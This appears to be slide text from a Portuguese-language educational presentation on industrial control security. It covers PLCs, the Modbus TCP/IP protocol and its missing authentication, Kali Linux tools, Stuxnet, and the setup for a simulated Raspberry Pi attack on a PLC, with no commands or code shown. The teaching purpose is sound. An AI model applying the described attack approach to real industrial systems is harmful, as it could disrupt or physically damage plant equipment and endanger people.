
Ações éticas e legais

Certificações

Áreas de atuações citadas anteriormente

Bonus: Programas de BugBounty

Reflexão até agora:



Demonstração Prática

Simulação de Ataque real

Apresentando conceitos para nossa prática:

O que é um CLP:


- Dispositivo industrial usado para automatizar processos e máquinas.
- Substitui circuitos elétricos convencionais, permitindo controle digital programável.
- Essencial em sistemas SCADA e IoT industriais, conectando sensores, atuadores e redes.



Apresentando conceitos para nossa prática:

Protocolo TCP/IP

- Conjunto de regras que define como dados trafegam na internet.
- Divide a comunicação em camadas (Aplicação, Transporte, Internet e Acesso).
- Garante endereçamento (IP) e confiabilidade de entrega (TCP) entre dispositivos.



Apresentando conceitos para nossa prática:

Protocolo Modbus TCP/IP

- Modbus TCP/IP é um protocolo de comunicação usado em automação industrial.
- Permite que CLPs e sistemas supervisórios troquem dados via rede Ethernet.
- Vulnerabilidades: falta de criptografia, autenticação e verificação de integridade – permitindo interceptação e manipulação de comandos (ex.: ataques Man-in-the-Middle).

Kali Linux

Foco Total em Segurança Ofensiva – Centenas de programas pré-instalados


Sistema focado para uso de profissionais e estudantes da área. Não é um SO para usar no dia a dia



Legalidade e Ética: As ferramentas do Kali são muito poderosas. Usá-las sem permissão em redes ou sistemas que não são seus é crime (hacking ilegal). Seu uso correto é sempre ético e autorizado.

Ferramentas e programas:

- *Nmap*: varredura de rede para identificar hosts, portas e serviços ativos.
- *Wireshark*: analisa pacotes de rede em tempo real, útil para detectar falhas e intrusões.
- *Metasploit*: framework usado para testes de invasão e exploração de vulnerabilidades de forma controlada.



Principal exemplo que inspirou nosso estudo de caso

Stuxnet (2010)

RESUMO:

Vírus criado para atacar CLPs Siemens usados em centrífugas no Irã, modificando a rotação das centrífugas, danificando fisicamente os equipamentos, enquanto mostrava leituras falsas para os operadores.

RELAÇÃO COM O NOSSO ESTUDO:

Alterar valores diretos no CLP com interferencia externa e comprometer uma linha industrial.




Demonstração Prática

Simulação de Ataque real

Nosso estudo se baseia em um invasor que consegue um ponto de acesso em uma planta industrial, através disso conecta seu dispositivo malicioso na rede e em poucos passos pode comprometer toda uma linha industrial.

Para isso utilizamos o software modbus pal para simular um CLP

Hardware



Raspberry pi 4 -
2GB RAM

- é um microprocessador com arquitetura ARM64
- Uma placa pouco maior que um cartão de crédito com capacidade de processamento equivalente a um minicomputador

Componentes Básicos Utilizados



RASPBERRY PI 4

TELA SENSIVEL AO TOQUE

POWER BANK COMPACTO

